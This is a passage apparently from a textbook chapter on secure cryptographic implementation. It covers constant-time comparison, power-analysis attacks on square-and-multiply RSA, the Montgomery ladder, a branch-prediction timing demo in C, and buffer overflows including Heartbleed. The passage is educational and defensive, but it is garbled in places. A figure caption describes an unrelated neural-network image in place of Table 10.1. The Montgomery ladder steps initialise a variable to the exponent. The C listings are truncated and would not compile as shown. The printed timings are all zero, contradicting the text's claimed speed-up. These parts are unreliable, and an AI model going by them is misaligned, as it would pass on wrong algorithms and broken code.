The comparison implementations found in most standard libraries of various languages (including the `bytes.Compare(...)` function that we have been using in Go examples) are not constant-time. For example, `memcmp(...)` is part of the C standard library that returns either a zero, if the comparison is successful, or a nonzero value indicating the difference of the first mismatched byte. Listing [10.1](#) shows a snippet of code from the widely used glibc, which implements `memcmp(...)` for unaligned comparison (a performance optimization that's possible for some comparisons). As you can see, how many times the `do-while` loop runs directly corresponds to the number of bytes matched successfully, and the first mismatched byte short-circuits to the `return` statement.

Listing 10.1 `glibc/string/memcmp.c`

```
typedef unsigned char byte;

// ...

static int
memcmp_bytes (op_t a, op_t b)
{
    long int srcp1 = (long int) &a;
    long int srcp2 = (long int) &b;
    op_t a0, b0;

    \textit{do}
    {
        a0 = ((byte *) srcp1)[0];
        b0 = ((byte *) srcp2)[0];
        srcp1 += 1;
        srcp2 += 1;
    }
    \textit{while} (a0 == b0);
    return a0 - b0;
}
```

Fortunately, it's not hard to find comparison implementations that explicitly try to uphold the constant-time guarantee. Listing [10.2](#) shows the code for comparing byte arrays using the

`crypto/subtle` package in Go. `ConstantTimeCompare` returns `1` if the two slices, `x` and `y`, have equal contents and `0` otherwise. The time taken is a function of the length of the slices and is independent of the contents. If the lengths of `x` and `y` do not match, `ConstantTimeCompare` returns `0` immediately. Instead of short-circuiting at the first mismatch, the loop collects the number of differing bits (calculated using XOR) at each index and then returns whether any differences were found. Here's where you can see how much care needs to go into writing cryptographic code. Even when comparing the total number of different bits to `0` instead of simply comparing two numbers using the standard operations (which build on the non-constant time comparison instructions in assembly), the code repeats the XOR-difference accumulator trick at a more granular level inside each byte using the `ConstantTimeByteEq` function, which returns `1` if `x == y` and `0` otherwise.

Listing 10.2 Constant-time comparisons in the `crypto/subtle` Go package

```
func ConstantTimeCompare(x, y []byte) int {
    if len(x) != len(y) {
        return 0
    }

    var v byte

    for i := 0; i < len(x); i++ {
        v |= x[i] ^ y[i]
    }

    return ConstantTimeByteEq(v, 0)
}

// ...

func ConstantTimeByteEq(x, y uint8) int {
    return int((uint32(x^y) - 1) >> 31)
}
```

Other languages and libraries provide specialized solutions for constant-time comparisons:

- OpenSSL provides `CRYPTO_memcmp(...)`.

- Python provides `hmac.compare_digest(...)`, which in turn uses the OpenSSL implementation when available.
- Node.js provides `crypto.timingSafeEqual(...)` for JavaScript/TypeScript applications.
- Java provides `java.security.MessageDigest.isEqual(...)`, which was vulnerable to timing attacks but performs comparison in constant time since Java 6 SE Update 17.
- Rust provides a `subtle` crate that implements constant-time comparisons for basic types.

10.4.2 Timing attacks and side-channel analysis

Imagine that you have a smart-card badge that contains a private RSA key. When you scan this card to enter a particular premises, a challenge containing a nonce and the door number you're about to enter is sent to the smart card for signing. Once your badge generates the signature, the door verifies the signature using your badge's public key and grants entry.

An attacker trying to attack this system can create a badge reader that acts like the door. When the malicious reader scans the badge, the badge wirelessly draws power from the reader. As the badge signs the challenge, the attacker has an idea of how much power it consumes. Remarkably, just this bit of

information can sometimes be enough to extract a device's secrets. The following example will make this clearer.

In the previous chapters, we saw operations like $m^e \bmod N$ (for RSA encryption), where modular exponentiation was performed on big numbers. We used the `Exp(...)` function that came with the `math/big` package and did not explore how that is internally calculated. Going back to the smart-card example, our badge performs modular exponentiation $m^d \bmod N$ using the secret exponent and the public modulus for its RSA keypair. *How* that operation is done can have crucial implications when the smart card derives power from a source controlled by an attacker.

A naive approach to modular exponentiation may be to simply multiply repeatedly as many times as needed, specified by the exponent value. Although this works for small numbers, it will take forever with the large numbers we use for cryptography. Repeated multiplication is not feasible when the exponent is thousands of bytes long. Repeated multiplication for raising a number to a 2,048-bit exponent would take around 2^{2048} operations, which, given that there are only about 2^{258} to 2^{275} atoms in the observable universe, would not be a practical approach to the problem even if every atom magically acted as a computer capable of exponentiation. Even if, hypothetically,

such a computation could be performed, it would still leak the exponent when the multiplication stopped.

Several optimization techniques exist that simplify this calculation. Unfortunately, although they make modular exponentiation easier and more feasible with the hardware we have, they bring with them the same potential of revealing sensitive information as with the approach of naive repeated multiplication. The square-and-multiply algorithm is one of the most popular ways to implement modular exponentiation. The algorithm is very simple. Here are the steps to raise x to the power e :

1. Start with an answer of 1.
2. Scan each bit of the exponent e from left (most significant) to right (least significant).


For each bit scanned, square the answer.

If the scanned bit is a 1, also multiply the answer with x .

An example will help in understanding these steps. Table [10.1](#) shows the steps for calculating x^{42} .

Table 10.1 Square-and-multiply algorithm for exponent $42 = (101010)_2$

The diagram illustrates a neural network layer structure. It features a central 10x10 grid of squares, each containing a small, pixelated image of a digit '3'. Above the grid, the text 'Multiplied by' is centered. Below the grid, the text 'Previous answer squared' is centered. To the left of the grid, the text 'Previous answer' is centered. To the right of the grid, the text 'New answer' is centered. The entire diagram is enclosed in a rectangular border.



x

0

x^2

-

$$x^2 = x^{(10)}$$

$$x^2$$

$$1$$

$$x^4$$

$$x^5$$

$$x^5 = x^{(101)}$$

$$x^5 \quad 0 \quad x^{10}$$

-

$$x^{10} = x^{(1010)}$$

$$x^{10}$$

1

$$x^{20}$$

$$x^{21}$$

$$x^{21} = x^{(10101)}$$

$$x^{21} \quad \text{0} \quad x^{42} \quad - \quad x^{42} = x^{(101010)}$$

The intuition behind square-and-multiply may become clearer by looking at figure [10.5](#), where 42 is repeatedly divided by 2. The bold arrow shows how we obtain $(101010)_2$ as the binary representation of 42. If you look at the dividends in the middle column, they correspond one-to-one to the powers of x in table [10.1](#). The square-and-multiply algorithm simply traverses the same bit representation. Multiplying anything by 2 is equivalent to left-shifting it once or, in other words, appending 0 to its binary representation. When x^n is squared, we get x^{2n} , where the exponent has now been multiplied by 2: it has a new

0 appended as the least significant bit. Similarly, multiplying x^n with x adds 1 to the exponent, giving us x^{n+1} . Because each multiplication happens right after a squaring, the least significant bit of n is guaranteed to be 0 (from the left shift) and is converted to 1 after the multiplication (e.g., $(10)_2 + (1)_2 = (11)_2$).

	42	
2	21	0
2	10	1
2	5	0
2	2	1
	1	0

Figure 10.5 Finding the binary representation of $42 = (101010)_2$ via repeated division

There is a problem: for modern computers, multiplication consumes more resources than squaring. If we attach an oscilloscope between the power source and the badge we are trying to attack, if it's using the square-and-multiply algorithm,

we may end up seeing a trace similar to the one shown in figure [10.6](#): this will help us recover the private exponent by analyzing differing levels of power and associating 1s and 0s accordingly. Challenges with side-channel analysis include isolating the operations on super-scalar processors and dealing with unwanted noise during the power analysis. Recently, advances in machine learning have significantly automated these tasks, increasing the risk of side-channel analysis more than ever before.




Figure 10.6 Power trace of an RSA exponentiation showing how the square-and-multiply algorithm reveals the exponent

The topic of constant-time implementations of algorithms would fill a book of its own, but in general, it ensures that the same number of instructions and operations happen regardless of the input they are working on. For example, instead of using square-and-multiply, we can use the Montgomery powering ladder, which has slightly different steps for raising x to the power e :

1. Start with two variables R_0 and R_1 initialized to 1 and e , respectively.
2. Scan each bit of the exponent e from left (most significant) to right (least significant).
 1. If the scanned bit is a 1, update R_0 to $R_0 \times R_1$ and R_1 to R_1^2 .
 2. If the scanned bit is a 0, update R_1 to $R_0 \times R_1$ and R_0 to R_0^2 .

Although these steps avoid going into detail about many optimization techniques that exist for Montgomery exponentiation, they should give you an important view into how constant-time implementations are designed: each step performs a consistent sequence of operations in the same order. That is, we do exactly one multiplication, one squaring, and one swap operation for each bit, regardless of whether it is a 0 or a 1. At the end of the algorithm, however, the answer will be the same as that found by the square-and-multiply algorithm. An attacker analyzing the power consumption of this

exponentiation will not be able to differentiate between stages where a 0 bit or a 1 bit is processed, defeating side-channel analysis similar to the one we saw in figure [10.6](#).

10.5 Control flow and secrets: A dangerous mix

The non-constant time comparison and square-and-multiply algorithm we covered in section [10.4](#) are both specific cases of a more general problem: branching on secret values. In general, as much care as possible must be taken to avoid branching and iterating on sensitive data. When control flow depends on something private, timing attacks are effective at deducing the value of that secret based on side-channel analysis. You don't even always need to attach an oscilloscope. Modern processors are equipped with features like speculative execution, making it possible to mount timing attacks without requiring probing electronics. To understand why, we first need to discuss what these features do.

The manufacturing and shipping industries work very hard to predict demand for consumer products. For example, you may notice an abundance of winter items such as gloves and unwieldy hats in supermarkets well before it's cold enough to need them. If the demand were not predicted, it would catch

manufacturers by surprise and cause delays throughout the pipeline, as a sudden surge in toilet paper demand did during the COVID-19 pandemic. Modern processors also process instructions in a pipeline. For performance, they try to predict which path a program will likely take on a branch to continue filling the pipeline in that direction. If the prediction is correct, a lot of performance improvement can be achieved. If the prediction goes wrong, the pipelines and caches need to be flushed to continue with the correct branch.

This may sound like magic, but it's easy to see in action.

Suppose we have an array of 100 million integers between 1 and 1,000, as shown in figure [10.7](#), and we want to sum up the values of all the members that are above a certain threshold: say, 500 (highlighted in bold). We will see that the threshold check allows for a considerable speed-up when it's easy for the CPU to predict. Listing [10.3](#) sets up our experiment with three functions:

- `compare(...)` takes two pointers as input, casts them as pointers to integers, and returns the difference in integer values.
- `fill_array(...)` fills an array of integers with random values between 1 and 1,000. The second argument specifies the size of the array.

- `sum_array(...)` walks through all the array entries in sequential order and sums up any values that are above the desired threshold.




Figure 10.7 We want to sum all the elements greater than 500.

Listing 10.3 branch-predict.c

```
#include <stdio.h>
#include <stdlib.h>
#include <time.h>

#define ARRAY_SIZE 100000000
#define THRESHOLD 500

int compare(const void *a, const void *b) {
    return ( *(int*)a - *(int*)b );
}

void fill_array(int *array, size_t size) {
    for(size_t i = 0; i < size; ++i) {
        array[i] = rand() % 1000;
    }
}

long long sum_array(int *array, size_t size, int
    long long sum = 0;
    for(size_t i = 0; i < size; ++i) {
        if(array[i] > threshold) { #1
            sum += array[i];
        }
    }
}
```

```
    return sum;
}
```

#1 The CPU will try to predict this branch.

The `sum_array(...)` function checks each value against the threshold on line 21. Without any speculative execution, `sum_array(...)` should always take roughly the same amount of time when going through arrays of a given size (100 million elements as defined on line 5). However, because modern CPUs try to predict the branches that will be taken, the same function will run two to three times faster when the input array is already sorted. If we denote the branch-taken case with `T` and the branch-missed case with `F`, when the array is unsorted, the branching pattern will be something like `TFTEFFTFTTTTFTFFFTFTFTTTT`, as values above and below the threshold will happen randomly. On the other hand, if the input is already sorted, the branching pattern will have a series of `FFFFFFFFFF`s until it crosses the threshold, at which point it will become a series of `TTTTTTTTTT`s. The processor's branch prediction will have a much easier time, and we will see the same code execute faster on input the same size.

Before we test the effect of branch prediction on our

`sum_array(...)` function, let's also define a version that

avoids branching altogether. We will compare the performance of both versions in our `main()` function. There are many techniques for branchless programming, but the one we are going to use is based on conditional moves. The assembly instruction `CMOV` moves a value based on a predicate (Boolean) condition. For example, when it comes right after a comparison instruction `CMP b, a`, the instruction `CMOVB src dest` will move `src` to `dest` only if `a` was greater than `b` during the comparison. Intel has guaranteed that `CMOVxx` instructions execute in constant time in all of its CPUs. The important reason this is “branchless” is that the executing *code path* does not diverge based on the condition: that is, the same sequence of instructions executes regardless of whether the condition is true or false. This way, the processor execution does not have to predict which way it will go based on some condition; instead, it always optimizes for the single branchless code path. Listing [10.4](#) shows the constant-time implementation of our summing function. We use the GNU C Compiler (GCC) for this example and use its inline assembly syntax to conditionally update the value of the `increment` variable if `array[i]` is greater than `threshold`.

Listing 10.4 branch-predict.c

```
long long sum_array_branchless(int *array, size_t size) {
    long long sum = 0;
    for(size_t i = 0; i < size; ++i) {
        long long increment = 0;
        long long temp = array[i];
        asm("cmp %3, %2\n\t" #1
            "cmovg %1, %0\n\t" : "+r"(increment)
            : "%0", "%1", "%2", "%3" :);
        sum += increment;
    }
    return sum;
}
```

#1 %0 = increment

%1 = temp

%2 = array[i]

%3 = threshold

We will now write a `main` function that will perform the following experiment:

1. Fill an array with random integers between 1 and 1,000.
2. Sum all elements above 500 using the `sum_array(...)` function, which uses an `if` branch.
3. Sum all elements above 500 using the branchless version.

4. Sort the array using the C standard library's `qsort(...)` function.
5. Sum again using `sum_array(...)`.
6. Sum again using the branchless version.

Each time we sum values in the array above 500—that is, we use either `sum_array(...)` or `sum_array_branchless(...)`—we use the system clock for bookkeeping and print the time used to calculate the sum. Here is the full code for the `main()` function.

Listing 10.5 branch-predict.c

```
int main() {
    srand(time(NULL));

    int *array = malloc(ARRAY_SIZE * sizeof(int));
    if(array == NULL) {
        printf("Memory allocation failed\n");
        return 1;
    }

    fill_array(array, ARRAY_SIZE);

    clock_t start, end;
    double cpu_time_used;

    start = clock();
    long long sum_unsorted = sum_array(array, ARRAY_SIZE);
    end = clock();
    cpu_time_used = ((double) (end - start)) / CLOCKS_PER_SEC;
    printf("Sum (unsorted, w/branch): %lld, Duration: %f\n", sum_unsorted, cpu_time_used);

    start = clock();
    long long sum_unsorted_branchless = sum_array_branchless(array, ARRAY_SIZE);
    end = clock();
    cpu_time_used = ((double) (end - start)) / CLOCKS_PER_SEC;
    printf("Sum (unsorted, branchless): %lld, Duration: %f\n", sum_unsorted_branchless, cpu_time_used);
}
```

```

    printf("Sorting\n");
    qsort(array, ARRAY_SIZE, sizeof(int), compare);
    printf("Summing again\n");

    start = clock();
    long long sum_sorted = sum_array(array, ARRAY_SIZE);
    end = clock();
    cpu_time_used = ((double) (end - start)) / CLOCKS_PER_SEC;
    printf("Sum (sorted, w/branch): %lld, Duration: %f\n", sum_sorted, cpu_time_used);

    start = clock();
    long long sum_sorted_branchless = sum_array_branchless(array, ARRAY_SIZE);
    end = clock();
    cpu_time_used = ((double) (end - start)) / CLOCKS_PER_SEC;
    printf("Sum (sorted, branchless): %lld, Duration: %f\n", sum_sorted_branchless, cpu_time_used);

    free(array);
    return 0;
}

```

Listing [10.6](#) shows the command to compile and execute our code with GCC, as well as the standard output for a sample run on an Intel i5-6300U CPU. Note that when using branches, there was an improvement of almost 3x between the sorted and unsorted versions because branch prediction succeeded almost half the time. On the other hand, the branchless version takes similar amounts of time for the unsorted and sorted inputs. We

were able to convert our summing function to a constant-time implementation using conditional moves. The branchless version performs slightly worse in the case of the already-sorted input because, unlike the branching version, it cannot short-circuit and skip some instructions half the time. When writing cryptographic code, however, the performance penalty may be a small price to pay to guard against timing attacks that exploit speculative execution.

Listing 10.6 Executing `branch-predict.c`

```
$ make ch10
gcc ./ch10/branch-predict/branch-predict.c -o ./ch10/branch-predict/branch-predict
Sum (unsorted, w/branch): 37427251092, Duration: 0
Sum (unsorted, branchless): 37427251092, Duration: 0
Sorting
Summing again
Sum (sorted, w/branch): 37427251092, Duration: 0
Sum (sorted, branchless): 37427251092, Duration: 0
```

Just as branching on secret values is a bad idea, variable-length loops should also be avoided where the number of iterations is controlled by secret or user-controlled data. OpenSSL 0.9.8o implemented the Montgomery ladder for scalar multiplication on elliptic curves—a problem very similar to modular

exponentiation, where the square-and-multiply algorithm can be tweaked to a double-and-add variant—but still leaked how many leading bits of the ECDSA nonce were zero. With enough signatures generated using these leading-zero nonces, an attacker could mount the lattice attack to recover the nonce and the private key. Mixing any secrets with control flow, whether branching or iteration bounds, is a recipe for disaster. Just as there are multiple approaches to avoid branching, cryptographic implementations sometimes avoid loops altogether (e.g., comparing each bit of an integer using hard-coded constants one by one instead of an actual loop—a very manual form of *loop unrolling*). In places where loops are unavoidable, we must ensure that they always run the same number of times, even when encountering errors, and that the iteration count is not bound by sensitive values.

10.6 Memory safety and buffer management

The next class of vulnerabilities we're going to explore often pop up in cryptographic applications but are by no means exclusive to them. Almost two-third of *all* vulnerabilities found are caused by incorrect use of memory, making memory safety a very significant topic of discussion in writing secure code.

Almost all modern computers are based on the von Neumann architecture, where code and data reside in the same memory. Although this may seem pretty obvious—after all, you don’t install separate RAMs in your computer for application code (e.g., the executable instructions for a browser) and program data (e.g., the images on various web pages)—it has far-reaching implications in terms of security.

Consider this: when we take user input, such as in a website form field that uses HTTP POST to send the data, the data submitted by the user ends up in the same memory as the server’s code. If we are not careful, the user input can overflow the buffer it was supposed to be in and spill over to other locations in memory where it doesn’t belong. If it ends up in executable areas, it can allow an attacker to take control of the server. In practice, overwriting exactly the right places in memory is tricky, but a rough visualization of the risk is depicted in figure [10.8](#).




Figure 10.8 Improper bound checks can allow user-controlled input to overwrite sensitive areas in server memory.

A tremendous amount of innovation and research has gone into techniques for both guarding against buffer overflows (such as address space layout randomization, data execution prevention, and stack canaries) and working around those defenses (such as return-oriented programming and exploiting format strings to learn about memory offsets and cookie values). Many of

those protections do not require you to modify the code you are writing as an application developer. However, an important defense is to stop using unsafe functions that lack proper length checks. For instance, when working with C/C++, `strcpy()`, `sprintf()`, `gets()`, and `scanf()` should be avoided. Instead, use safer alternatives like `strncpy()`, `snprintf()`, `fgets()`, and `sscanf()` that force you to explicitly specify buffer bounds.

`memcpy()` is not insecure on its own, but it blindly copies data, so it's the programmer's responsibility to ensure that buffer overreads/overwrites do not happen. Figure [10.9](#) shows the basic flow of the Heartbleed vulnerability. The Transport Layer Security (TLS) protocol supports a heartbeat extension where the server echoes back a message of the client's choosing. The regular use of the heartbeat extension involves the client telling the server something like, "Please repeat this 12-byte payload back to me: `good_morning`." The payload is arbitrary; its purpose is to help the client ensure that the server processes data correctly. On receiving the server's response, the client verifies that the payload matches the one specified in the request. A malicious client can send a heartbeat request requesting, say, a few thousand bytes while providing only a few bytes to echo. The server will read beyond the client input and then send back memory contents that the client was never

supposed to be able to access. This is bad enough that with some dedication, attackers can steal entire private keys while exploiting the Heartbleed extension.

